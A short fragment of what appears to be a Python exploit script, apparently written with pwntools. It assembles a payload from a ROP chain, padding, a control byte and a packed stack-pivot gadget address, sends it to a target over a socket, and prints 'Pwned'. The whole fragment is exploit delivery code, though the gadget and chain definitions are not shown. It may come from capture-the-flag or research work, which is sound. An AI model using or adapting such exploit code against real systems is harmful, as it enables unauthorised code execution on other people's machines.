210 payload += rop_chain + b"A" * (512 - 16 - len(rop_chain))
211 payload += control_byte + b"abc"
212 payload += b"ABCD"
213 payload += struct.pack('<Q', pivot_gadget)
214 io.send(payload)
215
216 # just to keep the socket alive
217 io.recv(8)
218 io.close()
219 print ("Pwned")

```